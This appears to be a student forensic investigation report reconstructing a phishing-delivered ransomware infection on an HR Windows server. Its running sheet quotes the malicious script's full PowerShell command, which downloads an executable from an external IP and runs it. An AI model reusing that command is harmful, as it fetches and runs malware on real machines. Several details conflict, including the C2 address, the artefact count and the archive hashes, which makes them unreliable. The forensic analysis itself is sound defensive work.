Forensic Investigation Case Study

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EXECUTIVE SUMMARY

This report presents the results of a digital forensic investigation into a ransomware incident that occurred within Ah Yalan Dünya Corp's HR department. The examination was conducted on a forensic image of the affected Windows Server 2022 system, which had been pre-ingested into the Azure-based forensic analysis environment. Using Autopsy and FTK Imager, a comprehensive analysis was performed to identify the origin, mechanism, and scope of the attack, and to determine the user actions and artefacts associated with the offence.

The investigation determined that the compromise originated from a phishing e-mail titled "İş Başvurusu Hk.", which contained a malicious link to a compressed archive (CV.rar). The archive concealed an executable command script (CV.pdf.cmd) that initiated a PowerShell payload, downloading and executing a ransomware binary (temp.exe) from an external command-and-control (C2) server. Subsequent activity resulted in system-wide encryption of user and system files, generation of ransom notes, and evidence of anti-forensic measures such as Prefetch deletion and timestamp manipulation.

Overall, the forensic analysis identified 27 key artefacts evidencing the infection chain, user activity, and malware execution timeline. The findings provide a complete reconstruction of the incident, addressing the five investigation issues.

INTRODUCTION AND SCOPE

The objective of this investigation was to analyse the digital forensic image of the compromised HR system at Ah Yalan Dünya Corp and determine the cause, intent, and extent of the ransomware event. The scope included identifying relevant artefacts, correlating system and application data, and establishing user involvement or awareness.

All analysis was conducted within the Azure forensic environment using pre-installed tools, including Autopsy for artefact discovery and timeline correlation, and FTK Imager for sector-level and hash-based validation. No modifications were made to the original evidence image, maintaining forensic integrity throughout the process.

This report presents a structured analysis addressing the five issues outlined in the assignment brief, supported by cross-referenced artefacts, a running sheet of investigative activities, and a reconstructed event timeline.

FINDINGS AND DISCUSSION – FIVE ISSUES

Issue #1: Can Content Related to the Offence Be Found in the Digital Forensic Image of the Case?

Content directly related to the offence was identified across 29 artefacts. Notably, the presence of the e-mail titled "İş Başvurusu Hk." (Artefact #26) confirmed the initial phishing vector. Associated browser and download records (Artefacts #3, #12) evidenced access to a MediaFire link hosting the malicious archive CV.rar.

The extracted archive contained the disguised executable CV.pdf.cmd (Artefact #8), which launched a PowerShell command (Artefact #23) to download and execute temp.exe (Artefact #7) from the C2 IP address 91.93.0.179:8080. Subsequent artefacts, including priv.exe (Artefact #4) and adm2.exe (Artefact #5), indicated additional malware components executed during the same session.

The presence of encrypted files bearing the extension .eBUlMeWOP (Artefacts #20–21) and ransom notes (eEUlMeWOP.README.txt, Artefact #19) confirmed full ransomware deployment. System artefacts such as $MFT (Artefact #29) and $LogFile (Artefact #27) demonstrated file system-level modification and encryption attempts. These findings collectively confirm that the forensic image contained clear, traceable evidence of ransomware infection and execution.

Issue #2: If Illegal Content Related to the Offence Is Present, Can the Suspect Be Linked to It?

Artefact #1, CV.pdf, extracted from the compressed archive CV.rar, contained a falsified résumé belonging to Burhan Altıntop. The document listed contact details including a Turkish mobile number and an e-mail address consistent with the name used in the phishing message. This artefact provides the first attribution indicator linking the malicious content to the named suspect.

Browser artefacts and the Gmail web history entry (Artefact #26) confirm that the e-mail titled "İş Başvurusu Hk." was received and opened by the HR user on 31 March 2024. The message ID (FMfcgzGxSRSCRBzdhNfXJwnmbHScZlNnfl) and thread data associate the correspondence with Google's mail infrastructure but do not preserve the full sender header, limiting definitive source verification. Despite these constraints, the inclusion of Burhan Altıntop's name within both the e-mail subject and the attached résumé supports that identity's involvement in the phishing attempt.

No evidence within the forensic image indicates that Burhan Altıntop had local or remote access to the victim system. Instead, the e-mail and embedded MediaFire link functioned as the delivery mechanism for the malicious archive. Metadata from the downloaded file CV.rar (Artefact #3) and the contained script CV.pdf.cmd (Artefact #8) show the files were created externally prior to their download, implying preparation on another host controlled by the attacker.

While the forensic image alone cannot conclusively identify Burhan Altıntop as the attacker, the combination of the falsified résumé, consistent naming, and distribution of

a malicious payload under his identity strongly suggests that this persona was used—either genuinely or as an alias—to facilitate the ransomware attack.

Issue #3: Was the Content Accessed/Distributed Intentionally?

The investigation determined that the content was intentionally accessed and executed. The chronological timeline shows deliberate user interaction:

1. Access to the phishing e-mail (05:50:36 AWST)
2. Click on external MediaFire link (05:50:38)
3. Download of CV.rar (05:50:41)
4. Execution of PowerShell (05:50:49)

The compressed archive's double-extension file name (CV.pdf.cmd) suggests a deceptive mechanism requiring manual execution by the user. Although social engineering likely influenced the user's decision, the actions themselves were intentional and manual.

The subsequent system changes, including execution of multiple malicious binaries, demonstrate awareness of file interaction. However, there is no indication of deliberate participation in criminal activity by the user beyond falling victim to deception. The intent appears to have been to open a legitimate job application document rather than to distribute or create malware.

Issue #4: How Many Files Were Present in the System?

File system enumeration identified thousands of standard operating system and user files, but 25 encrypted artefacts (Artefact #21) were directly affected by the ransomware. These included system configuration files, registry hives, and user archives. The encryption process also renamed original files (e.g., CV.rar → CV.rar.eBUlMeWOP) and generated ransom notes across directories.

The $MFT and $LogFile artefacts confirmed system-wide modification of metadata entries consistent with mass encryption behaviour. Approximately 241 files were deleted during the cleanup phase, likely by the ransomware's anti-forensic routine.

This evidence demonstrates that while only a subset of total files were encrypted, the offence impacted both user and system data, compromising operational functionality of the HR system.

Issue #5: Was Any of the Installed or Previously Removed Software Used for the Alleged Crime?

Analysis of installed applications and registry artefacts identified several programs of interest that were present on the system prior to the ransomware incident. These included WinRAR 6.21 (64-bit) and Microsoft Visual C++ Redistributable 2022, both installed on 30 March 2024 — approximately one day before the phishing e-mail was accessed.

The presence of WinRAR is significant because it was likely used in handling the malicious archive CV.rar, which contained the disguised executable CV.pdf.cmd. However, there is no evidence indicating that WinRAR itself was malicious or that the HR user intentionally used it to facilitate the offence. Instead, it appears the program's legitimate functionality (archive extraction) was exploited by the attacker's chosen delivery method.

Similarly, Microsoft Visual C++ Redistributable packages were installed as standard dependencies for Windows applications and may have been required by the malware executables for runtime execution. Their installation timing—while proximate to the incident—does not imply malicious intent or user complicity.

The forensic evidence therefore suggests that while these applications were present and utilised during the attack sequence, they were not deliberately installed or configured by the suspect. Instead, the attacker leveraged existing software and system components (notably PowerShell) to execute the payload. No artefacts indicate that the suspect directly installed or executed any programs on the HR system prior to the compromise.

ARTEFACT LIST

ARTEFACT #1: CV.pdf (Suspect's Curriculum Vitae)

- **Type**: PDF Document
- **Size**: Unknown (extracted from CV.rar)
- **Location**: Users\ik\Downloads\CV.rar\CV.pdf
- **Modified**: 2024-03-30 23:37:06 AWST
- **Significance**: Contains suspect's identity (Burhan Altıntop), contact information (burhan@altintop.com, +90 544 44 44 44), and claimed work history
- **Found via**: Keyword search for "Burhan" in Autopsy

ARTEFACT #2: Operating System Information

- **Type**: Data Artifact
- **Details**: Windows Server 2022 Standard Evaluation, Computer Name: IK (HR department)
- **Significance**: Identifies victim system and confirms it's the HR department computer
- **Found via**: Autopsy Data Artifacts → Operating System Information

ARTEFACT #3: CV.rar Download Record

- **Type**: Web Download Record
- **URL**: https://download1511.mediafire.com/fhrdyk0xy7egg0Ye...
- **Download Time**: 2024-03-31 05:50:41 AWST

- **Size**: 579,831 bytes
- **Significance**: Documents the malicious file download from MediaFire immediately after email access
- **Found via**: Autopsy Data Artifacts → Web Downloads

ARTEFACT #4: priv.exe (Privilege Escalation Tool)

- **Type**: Executable File
- **Size**: 100,352 bytes
- **Location**: Users\ik\AppData\Local\Temp\priv.exe
- **Modified**: 2024-03-31 05:53:45 AWST
- **Start Sector**: 23,284,144
- **End Sector**: 23,284,339
- **Sector Range**: 196 sectors
- **Significance**: Malware component for privilege escalation, created during attack
- **Found via**: File search for executables by modification date

ARTEFACT #5: adm2.exe (Malware Component)

- **Type**: Executable File
- **Size**: 13,312 bytes
- **Location**: Users\ik\AppData\Local\Temp\adm2.exe
- **Modified**: 2024-03-31 05:53:30 AWST
- **Start Sector**: 11,293,360
- **End Sector**: 11,293,385
- **Sector Range**: 26 sectors
- **Significance**: Additional malware component, purpose unclear but suspicious timing and location
- **Found via**: File search for executables by modification date

ARTEFACT #6: setup.exe (Flagged Microsoft Edge Installer)

- **Type**: Executable File
- **Size**: 7,146,536 bytes (7 MB)
- **Location**: Program Files (x86)\Microsoft\Edge\Application\123.0.2420.65\Installer\setup.exe
- **Modified**: 2024-03-31 05:52:31 AWST

- **Start Sector**: 26,174,200
- **End Sector**: 26,188,157
- **Sector Range**: 13,958 sectors
- **Significance**: Legitimate Microsoft Edge installer, flagged by Autopsy but likely benign
- **Found via**: Autopsy warning flag on executable files

ARTEFACT #7: temp.exe (Ransomware Payload)

- **Type**: Executable File
- **Size**: 100,352 bytes
- **Location**: Users\ik\AppData\Local\Temp\temp.exe
- **Modified**: 2024-03-31 05:50:51 AWST
- **Start Sector**: 10,769,760
- **End Sector**: 10,769,955
- **Sector Range**: 196 sectors
- **Significance**: PRIMARY RANSOMWARE PAYLOAD - downloaded from C2 server at 91.93.0.179:8080, executed 10 seconds after download
- **Timeline**: Created 10 seconds after CV.rar download (05:50:51 vs 05:50:41)
- **Found via**: File search for executables by modification date

ARTEFACT #8: CV.pdf.cmd (Malicious Command Script)

- **Type**: Command Script (.cmd)
- **Size**: 255 bytes (compressed: 197 bytes)
- **Location**: Users\ik\Downloads\CV.rar\CV.pdf\CV.pdf.cmd
- **Modified**: 2024-03-30 23:37:06 AWST (inside archive)
- **Sector Location**: N/A (compressed within CV.rar)
- **Significance**: Critical attack vector – disguised as PDF but actually executes PowerShell command to download ransomware from 91.93.0.179:8080
- **Command**: powershell.exe -ExecutionPolicy Bypass -File <download_command>
- **Found via**: File search for .cmd extension

ARTEFACT #9: CV.rar (Original Downloaded Archive)

- **Type**: RAR Archive
- **Size**: 579,831 bytes
- **Location**: Users\ik\Downloads\CV.rar

- **Modified**: 2024-03-31 06:28:18 AWST
- **Accessed**: 2024-03-31 05:50:46 AWST
- **MD5**: bae73671b12c2b6712c519f2ae58c290
- **SHA1**: 3860e77781028ee9469093a89a290...
- **Contents**: CV.pdf.cmd (255 bytes), image0.jpg, image1.jpg
- **Significance**: Initial malicious payload delivery vehicle
- **Found via**: Autopsy Data Artifacts → Archives

ARTEFACT #11: Gmail Inbox Access Record

- **Type**: Browser History Entry
- **URL**: mail.google.com/mail/u/0/#inbox
- **Access Time**: 2024-03-31 05:50:05 - 05:50:29 AWST
- **Significance**: Documents victim accessing Gmail immediately before clicking malicious link
- **Found via**: Autopsy Data Artifacts → Web History

ARTEFACT #12: Malicious Email Browser History

- **Type**: Browser History Entry
- **Email Subject**: "İş Başvurusu Hk." (Regarding Job Application - Turkish)
- **Recipient**: ahyalandunya|k@gmail.com
- **Access Time**: 2024-03-31 05:50:36 AWST
- **Gmail Thread ID**: FMfcgzGxSRSCRB (partial)
- **Significance**: Email containing the MediaFire link to CV.rar
- **Sender**: UNKNOWN - not cached in browser history
- **Found via**: Keyword search for "Başvurusu" in browser cache

ARTEFACT #13: MediaFire Download Link

- **Type**: Web History Entry
- **URL**: https://www.mediafire.com/file/ywGqzt7y9r39sh.../CV.rar/file
- **Click Time**: 2024-03-31 05:50:38 AWST (2 seconds after opening email)
- **Download GUID**: 64989ab2-d98c-42d5-824f-58f8a5721242
- **Significance**: Direct link from email to malicious file download
- **Found via**: Browser History cache file examination

ARTEFACT #14: eEUlMeWOP.README.txt (Ransom Note)

- **Type**: Text File (Ransom Note)
- **Size**: 2,693 bytes
- **Location**: Users\ik\Downloads\eEUlMeWOP.README.txt (and multiple other locations)
- **Modified**: 2024-03-31 05:53:56 AWST
- **Start Sector**: 19,106,368
- **End Sector**: 19,106,373
- **Sector Range**: 6 sectors
- **Contents**:
  - Ransom message in Turkish, translates to “All your data has been encrypted by YYD APT”
  - Bitcoin address: bc1qm8qzmnzh40c8x6hxqrds3qm99zpr09ucmcajxv
  - Telegram contact: @kxkxpxt
  - 5 YouTube links
- **Significance**: Ransomware group identification (YYD APT / Kokpit 3.0), payment demands
- **Found via**: Keyword search for "README"

ARTEFACT #16: dberr.txt

- **Type**: Text File (Database Error Log)
- **Size**: 5,177 bytes
- **Location**: ProgramData\Microsoft\Windows\AppRepository\
- **Modified**: 2024-03-31 06:27:52 AWST
- **Significance**: Windows Catalog Database error log modified during attack cleanup phase
- **Found via**: Plain text file search during ransom note investigation

ARTEFACT #17: eserver.txt

- **Type**: Text File
- **Size**: 10 bytes
- **Location**: Users\ik\AppData\Local\Microsoft\Windows\WebCache\
- **Modified**: 2024-03-31 06:26:37 AWST
- **Contents**: "10.0.20348" (Windows build number)
- **Significance**: File created/modified during attack, minimal content

- **Found via**: Plain text file search during ransom note investigation

ARTEFACT #18: AppCache Files (Mass Creation)

- **Type**: Text Files (Multiple)
- **Size**: ~59 KB each
- **Location**: Various locations in AppData
- **Modified**: 2024-03-31 06:27:53 - 06:28:00 AWST
- **Significance**: Multiple AppCache files created/modified simultaneously during ransomware cleanup phase
- **Found via**: Plain text file search showing mass file modification

ARTEFACT #19: Empty Prefetch Directory

- **Type**: Directory
- **Location**: C:\Windows\Prefetch
- **Size**: 48 bytes (empty)
- **Modified**: 2024-03-31 01:40:17 AWST
- **Significance**: Prefetch files deliberately deleted by ransomware for anti-forensics, preventing program execution timeline analysis
- **Expected Contents**: .pf files for executed programs (normally 100+ files)
- **Found via**: Direct navigation to Prefetch directory

ARTEFACT #20: CV.rar.eBUlMeWOP (Encrypted Archive)

- **Type**: Encrypted File (Ransomware)
- **Size**: 580,061 bytes
- **Location**: Users\ik\Downloads\CV.rar.eBUlMeWOP
- **Modified**: 2024-03-31 (timestamp unclear due to encryption)
- **Start Sector**: 694,208
- **End Sector**: 695,340
- **Sector Range**: 1,133 sectors
- **MD5**: 1e98d1bc1287ba57086a9290d46acf6c
- **SHA1**: 5642fa50...
- **Significance**: Original CV.rar renamed with .eBUlMeWOP extension by ransomware, demonstrates file encryption

- **Hash Comparison**: MD5 differs from original CV.rar (bae73671...), confirming encryption
- **Found via**: Keyword search for ".eBUlMeWOP" extension

ARTEFACT #21: 25 Encrypted Files (.eBUlMeWOP)

- **Type**: Encrypted Files (Multiple)
- **Extension**: .eBUlMeWOP
- **Count**: 25 files total
- **Modified**: All timestamped 2024-03-31 during attack window
- **File Types Encrypted**:
  - Archives (CV.rar)
  - Registry hives (SOFTWARE, SYSTEM)
  - System files ($MFT, $LogFile)
  - User documents
  - Application data files
- **Significance**: Demonstrates extent of ransomware encryption across file types
- **Found via**: Keyword search for ".eBUlMeWOP"

ARTEFACT #22: Security.evtx (Windows Security Event Log)

- **Type**: Windows Event Log
- **Size**: 20,971,520 bytes (20 MB)
- **Location**: Windows\System32\winevt\Logs\Security.evtx
- **Modified**: 2024-03-31 06:29:42 AWST
- **Event Count**: 5,110 security events
- **Date Range**: 2024-03-30 to 2024-03-31
- **Significance**: Contains process creation, logon, and system access events during attack
- **Found via**: Direct navigation to Windows Event Logs directory

ARTEFACT #23: PowerShell Execution Event (Event ID 4688)

- **Type**: Event Log Entry
- **Event ID**: 4688 (A new process has been created)
- **Time**: 2024-03-31 05:50:49 AWST
- **Process**: PowerShell.exe

- **Process ID**: 0x6b8
- **Command Line**: "-ExecutionPolicy Bypass -File"
- **Parent Process**: [Launched by user ik]
- **Account**: ik\ik
- **Significance**: Direct evidence of PowerShell execution matching CV.pdf.cmd malicious command, executed 8 seconds after CV.rar download and 11 seconds before temp.exe creation
- **Timeline Position**: Email (05:50:36) → MediaFire click (05:50:38) → Download (05:50:41) → **PowerShell (05:50:49)** → temp.exe created (05:50:51)
- **Found via**: Windows Event Viewer filtering for Event ID 4688 + "powershell"

ARTEFACT #24: WinRAR Registry Entry

- **Type**: Registry Key
- **Location**: SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\WinRAR archiver
- **Install Date**: 20240330 (March 30, 2024)
- **Version**: 6.21 (64-bit)
- **Publisher**: win.rar GmbH
- **Install Location**: C:\Program Files\WinRAR
- **Display Name**: "WinRAR 6.21"
- **Significance**: Proves WinRAR was installed one day before attack, software potentially used to create or extract CV.rar archive (addresses Issue #5)
- **Found via**: Registry Explorer → SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall

ARTEFACT #25: UserAssist Registry Key (Program Execution Evidence)

- **Type**: Registry Key
- **Location**: NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist
- **Encoding**: ROT13 (program paths encoded)
- **Contents**: Execution records for:
    - WinRAR.exe (C:\Program Files\WinRAR\WinRAR.exe)
    - Microsoft Edge (multiple executions)
    - System utilities
    - Execution counts and timestamps

- **Significance**: Provides execution evidence for WinRAR and other applications, supports Issue #5 (software usage)
- **Decoded Examples**:
  - {PBEPRFFVBA-YVAR-CYNPRUBYQRE} → Actual program paths
- **Found via**: Registry Explorer → NTUSER.DAT → UserAssist key

ARTEFACT #26: Gmail Web History Artifact (Complete Message ID)

- **Type**: Parsed Web History Artifact
- **Title**: "İş Başvurusu Hk. - ahyalandunya|k@gmail.com - Gmail"
- **Access Time**: 2024-03-31 05:50:36 AWST
- **Username**: Default
- **Domain**: google.com
- **Complete URL**: https://mail.google.com/mail/u/0/#inbox/FMfcgzGxSRSCRBzdhNfXJwnmbHScZlNnfl
- **Gmail Message ID**: FMfcgzGxSRSCRBzdhNfXJwnmbHScZlNnfl (complete)
- **Referrer URL**: (same as URL - direct access)
- **Program**: Microsoft Edge
- **Significance**: Provides complete Gmail message ID for the malicious email, more detailed than initial browser history finding (Artefact #12)
- **Limitation**: Actual sender email address not cached (Gmail webmail limitation)
- **Found via**: Autopsy Web History Artifact parsing + keyword search for "Başvurusu"

ARTEFACT #27: $LogFile (NTFS Transaction Log)

- **Type**: NTFS System File
- **Size**: 23,658,496 bytes (23.6 MB)
- **Location**: C:$LogFile
- **Modified**: 2024-03-31 02:54:19 AWST
- **MD5**: 8cea959f1f7aed77d861c8d09c627811
- **SHA-256**: 45113a410573d572b0e5e8f3ef0bc171f1c4bb164973d5c1dfe6167bd62717
- **MFT Entry**: 2, Sequence: 2
- **Flags**: Hidden, System
- **Contents Found**: References to:
  - WinRAR_WinRAR_exe.eBUlMeWOP (ransomware encrypted WinRAR)
  - eEUlMeWOP.README.txt (multiple entries)

    - Various system operations
- **Significance**: NTFS transaction log shows ransomware encrypted even WinRAR.exe itself, provides file system operation history
- **Timestamp Anomaly**: Modified timestamp (02:54:19) is earlier than attack (05:50+), suggests timestamp manipulation or log clearing
- **Found via**: Keyword search for ".eBUlMeWOP" extension

ARTEFACT #28: SYSTEM Registry Hive (Original, with Sectors)

- **Type**: Registry Hive File
- **Size**: 17,039,360 bytes
- **Location**: Windows\System32\config\SYSTEM
- **Modified**: 2024-03-31 06:03:12 PM
- **Created**: 2021-05-08 16:06:51 AWST (original OS install)
- **Start Sector**: 15,641,752
- **End Sector**: 15,675,031
- **Sector Range**: 33,280 sectors
- **MFT Entry**: 81274, Sequence: 1
- **Flags**: Archive
- **Security ID**: S-1-5-32-544 (Administrators)
- **Significance**: Windows registry hive containing system configuration, hardware settings, and service information - targeted by ransomware for encryption
- **Note**: This is the ORIGINAL file (Encrypted: False), separate from any .eBUlMeWOP encrypted version
- **Found via**: FTK Imager navigation to System32\config for sector documentation

ARTEFACT #29: $MFT (Master File Table)

- **Type**: NTFS System File
- **Size**: 104,857,600 bytes (100 MB)
- **Location**: C:$MFT
- **Modified**: 2024-03-31 06:54:19 PM
- **Created**: 2024-03-31 06:54:19 PM
- **Start Sector**: 6,291,456
- **End Sector**: 6,496,255
- **Sector Range**: 204,800 sectors

- **MFT Entry**: (N/A - this IS the MFT)
- **MD5**: b304a019a4a8a43dadd80fd314b93e7e
- **SHA-256**: 0194d74360264489880d293890e2e52a85d2ff15e2a58eb918ef86bc2324b903
- **Attributes**: Hidden = True
- **Significance**: Master File Table is the NTFS file system's central database of all files. Ransomware attempted to encrypt this (destructive action), which would render entire file system unrecoverable
- **Status**: Timestamp shows modification during cleanup phase (06:54:19), after main ransomware activity
- **Found via**: FTK Imager navigation to root directory for sector documentation

ADDITIONAL FINDINGS:

Microsoft Visual C++ 2022

- Installed: March 30, 2024 (InstallDate: 20240330)
- Found in registry: SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
- Significance: Legitimate software, potentially required for malware execution

VMware Tools

- Installed: March 30, 2024 (InstallDate: 20240330)
- Significance: Legitimate virtualization tools (system runs in VM)

241 Deleted Files

- Deletion Time: 2024-03-31 06:27-06:29 AWST
- Significance: Mass file deletion during ransomware cleanup/anti-forensics phase
- File types: Various including temp files, cached data, system files

Unsuccessful Email Sender Recovery Attempts

The following attempts were made to recover sender email address:

- Gmail thread ID search (FMfcgzGxSRSCRB)
- Complete message ID search (FMfcgzGxSRSCRBzdhNfXJwnmbHScZlNnfl)
- "From:" header search (627 false positive results)
- MediaFire link unique ID (ywGqzt7y9r39sh)
- Browser Preferences file examination
- Session file examination
- Keyword search for sender domain (@altintop)

Conclusion: Gmail webmail accessed via browser does not cache full email headers locally. Sender email address is not recoverable from forensic image. Only available information: subject line, recipient, message ID, and timing.

CONCLUSION

The forensic investigation successfully identified the full sequence of events leading to the ransomware compromise of the HR department system. Analysis of artefacts, registry entries, and event logs confirmed that the infection originated from a phishing e-mail opened by the user ik, leading to the download and execution of malicious code.

All five investigative issues were addressed through direct evidence recovered from the forensic image. The findings establish a clear infection chain, demonstrate user linkage, and provide detailed insight into the ransomware's operation and effects on the system. The investigation highlights the importance of user awareness, secure e-mail handling, and monitoring of PowerShell activity to mitigate future incidents.

APPENDIX A: Running Sheet

#	Date/Time of Action	Action Taken	Tool Used	Command/Menu Path	Justification	Outcome	Artefact Reference
1	11/10/2025 16:05	Opened pre-existing Autopsy case	Autopsy 4.22.1	File → Open Case → Assignment2.aut	Begin forensic examination of HR computer following ransomware incident	Successfully loaded forensic image chall.001 showing NTFS partition with Windows system files.	**N/A**
2	11/10/2025 16:22	Examined Operating System Information artifact	Autopsy 4.22.1	Data Artifacts → Operating System Information	Identify victim system specifications and configuration	OS: Windows Server 2022 Standard Evaluation, Computer Name: IK (HR department), Domain: ahyalandunya.corp, Architecture: AMD64	**#2**
3	11/10/2025 17:18	Keyword search for "Burhan"	Autopsy 4.22.1	Tools → Keyword Search → Enter "Burhan" → Search	Search for suspect name mentioned in case background (Burhan Altıntop)	Found CV.pdf containing job application from Burhan Altıntop with contact details: burhan@altintop.com, +90 544 44 44 44	**#1**
4	11/10/2025 17:35	Examined CV.pdf content	Autopsy 4.22.1	Selected CV.pdf → Application tab (bottom panel)	Review suspect's CV for relevant information	CV shows applicant: Burhan Altıntop, Position: Software Developer (Yazılım Mühendisi), Companies: MUSLUK CORP (2023-2024), AVRUPA YAKASI DERGİSİ (2020-2023), Skills: Ruby, Perl, C#, Java, Python	**#1**
5	12/10/2025 16:20	Examined Installed Programs artifact	Autopsy 4.22.1	Data Artifacts → Installed Programs	Identify software that could have been used in the attack per Issue #5	Found 36 installed programs including WinRAR 6.21, Microsoft Edge v.123.0.2420.65, VMware Tools, multiple Visual C++ runtimes	**N/A**
6	12/10/2025 16:55	Examined Recent Documents artifact	Autopsy 4.22.1	Data Artifacts → Recent Documents	Identify recently accessed files that may be related to attack	Found CV.lnk and CV.rar.lnk both accessed 2024-03-31 05:50:46 AWST, linking to C:\Users\ik\Downloads\CV.rar	**N/A**
7	12/10/2025 17:08	Examined Web Downloads artifact	Autopsy 4.22.1	Data Artifacts → Web Downloads	Identify malicious file download	Found CV.rar downloaded from https://download1511.mediafire.com/fhrdyk0xy7egg0YesfJ... on 2024-03-31 05:50:41 AWST, saved to C:\Users\ik\Downloads\CV.rar	**#3**
8	12/10/2025 18:10	Examined Encryption Detected artifact	Autopsy 4.22.1	Data Artifacts → Encryption Detected	Look for encrypted files indicating ransomware activity	Found 1 file: Microsoft Edge Autofill Database (normal system encryption, not ransomware-related)	**N/A**

9	12/10/2025 18:47	Examined Encryption Suspected artifact	Autopsy 4.22.1	Data Artifacts → Encryption Suspected	Look for potentially encrypted files	Found 2 files: mpenginedb.db (Windows Defender) and iconcache_256.db (Icon cache) - both normal system files	**N/A**
10	13/10/2025 16:15	Searched for executable files (.exe)	Autopsy 4.22.1	File Views → File Types → Executable → Sorted by Modified Time descending	Identify malicious executables created during attack window	Found multiple suspicious executables created on 2024-03-31 during attack timeframe	**See #4-7**
11	13/10/2025 16:25	Examined priv.exe properties	Autopsy 4.22.1	Selected priv.exe → File Metadata tab	Document potential privilege escalation tool	Location: /img_chall.001/Users/ik/AppData/Local/Temp/priv.exe, Size: 100,352 bytes, Modified: 2024-03-31 05:53:45 AWST, MD5: 814ac994a0dd9978b2fa36a38d43845d, SHA-256: 1a13f5ef6cf0133ffb5df79a2f03c4cb77c5bccb7049a642c4b8823c8a0f9aaea, Hash Lookup: UNKNOWN	**#4**
12	13/10/2025 17:22	Examined adm2.exe properties	Autopsy 4.22.1	Selected adm2.exe → File Metadata tab	Document suspicious executable	Location: AppData\Local\Temp, Size: 13,312 bytes, Modified: 2024-03-31 05:53:30 AWST	**#5**
13	13/10/2025 17:57	Examined setup.exe properties	Autopsy 4.22.1	Selected setup.exe → File Metadata tab	Investigate file flagged with warning by Autopsy	Location: /img_chall.001/Program Files (x86)/Microsoft/Edge/Application/123.0.2420.65/Installer/setup.exe, Size: 7,146,536 bytes, modified: 2024-03-31 05:52:31 AWST, MD5: fba106e91d23b64b0ac0f61426f57c51, SHA-256: f8d42e7cbc02e6e1969a25d7f75f45d1c676ee3799ef2a2604025bf9e712b0a0, Note: Flagged by Autopsy with warning triangle	**#6**
14	13/10/2025 18:33	Examined temp.exe properties	Autopsy 4.22.1	Selected temp.exe → File Metadata tab	Document ransomware payload downloaded from C2 server	Modified: 2024-03-31 05:50:51 AWST, Size: 100,352 bytes, Location: AppData\Local\Temp	**#7**
15	14/10/2025 16:12	Searched for .dll files	Autopsy 4.22.1	File Views → File Types → By Extension → .dll	Identify system modifications by ransomware	Found 10,000 .dll files, many modified on 2024-03-31 around 05:58-05:59 AWST indicating mass system file modifications	**N/A**
16	14/10/2025 16:49	Searched for .bat files	Autopsy 4.22.1	File Views → File Types → By Extension → .bat	Look for malicious batch scripts	Found multiple .bat files including show_third_party_software_licenses.bat modified during attack timeframe, but no obviously malicious batch files	**N/A**
17	14/10/2025 17:25	Searched for .cmd files	Autopsy 4.22.1	File Views → File Types → By Extension → .cmd	Look for malicious command scripts	Found CV.pdf.cmd inside CV.rar - critical malware disguised as PDF	**#8**
18	14/10/2025 18:02	Examined Archives artifact	Autopsy 4.22.1	Data Artifacts → Archives	Identify archive files that may contain malicious payloads	Found CV.rar: Size: 579,831 bytes, modified: 2024-03-31 06:28:18 AWST, Accessed: 2024-03-31 06:28:21 AWST, MD5: 2575d7f909ce2dbff228fad968c0f92a, SHA-256: 154a80e177f53a59a1d121db863924bb9ff609093cd9c8c97db93597622e449f	**#9**
19	14/10/2025 18:38	Examined CV.rar contents	Autopsy 4.22.1	Expanded CV.rar in directory tree	Identify files within malicious archive	Contains: CV.pdf.cmd (255 bytes, modified 2024-03-30 23:37:06 AWST), image0.jpg (511,747 bytes), image1.jpg (42,213 bytes)	**#9**
20	14/10/2025 19:10	Examined CV.pdf.cmd text content	Autopsy 4.22.1	Selected CV.pdf.cmd → Text tab	Analyse malicious command payload	Contains PowerShell command: "powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -Command '&{Invoke-WebRequest -Uri 'http://91.93.0.171:82/back.exe' -OutFile 'C:\Users\ik\AppData\Local\Temp\temp.exe'; Start-Process -FilePath	**#10**

						'C:\Users\ik\AppData\Local\Temp\temp.exe' -Wait}'" - Downloads ransomware from C2 server 91.93.0.171:82 and executes as temp.exe	
21	15/10/2025 16:05	Examined Deleted Files artifact	Autopsy 4.22.1	Data Artifacts → Deleted Files → Sorted by Modified Time	Identify evidence destruction during cleanup phase	Found 241 deleted files, many deleted 2024-03-31 06:27-06:29 AWST including files with GUIDs, COMPONENTS entries, and various .dll files - indicates ransomware cleanup activity	**N/A**
22	15/10/2025 16:42	Examined Web History artifact	Autopsy 4.22.1	Data Artifacts → Web History → Sorted by Date Accessed	Trace user actions leading to infection	Found Gmail access at 05:50:05-05:50:29 showing email with subject "İş Başvurusu Hk." (Job Application) to ahyalandunya|k@gmail.com, MediaFire link clicked at 05:50:38, redirect chain through otnolaltrnup.com and AdSupply Ads, final download from MediaFire at 05:50:41	**#11**
23	15/10/2025 17:20	Keyword search for "ahyalandunya"	Autopsy 4.22.1	Tools → Keyword Search → Enter "ahyalandunya" → Search	Verify company domain references in system	Found multiple system files containing domain "ahyalandunya.corp" confirming victim company identity	**N/A**
24	15/10/2025 17:55	Examined BK-AHYALANDUNYA file	Autopsy 4.22.1	Selected BK-AHYALANDUNYA from search results → Text tab	Review domain references	File contains "bk=ahyalandunya" and "ahyalandunya.corp" domain references with timestamps	**N/A**
25	15/10/2025 18:33	Keyword search for "Başvurusu"	Autopsy 4.22.1	Tools → Keyword Search → Enter "Başvurusu" → Search	Search for email subject line "İş Başvurusu Hk." (Job Application)	Found History file in Microsoft Edge cache containing email subject line	**#12**
26	16/10/2025 16:10	Examined History cache file	Autopsy 4.22.1	Selected History file → Text tab	Extract email and download evidence	Found Gmail URLs showing email "İş Başvurusu Hk. - ahyalandunya|k@gmail.com", MediaFire link, and complete download record for CV.rar including download metadata	**#12, #13**
27	16/10/2025 16:48	Examined download record in cache	Autopsy 4.22.1	Viewed text content of History file	Document complete download chain	Found download record: id: 1, guid: 64989ab2-d98c-42d5-824f-58f8a5721242, current_path: C:\Users\ik\Downloads\CV.rar, received_bytes: 579831, total_bytes: 579831, referrer: https://www.mediafire.com/, mime_type: application/zip	**#13**
28	16/10/2025 17:23	Keyword search for "burhan@"	Autopsy 4.22.1	Tools → Keyword Search → Enter "burhan@" → Search	Attempt to find sender email address	Only found "burhan@altintop.com" on the CV itself; actual sender email headers not preserved in Gmail web interface cache	**N/A**
29	16/10/2025 17:57	Keyword search for "readme"	Autopsy 4.22.1	Tools → Keyword Search → Enter "readme" → Search	Search for ransom notes	Found 66 results including multiple README files and system files containing "readme" text	**N/A**
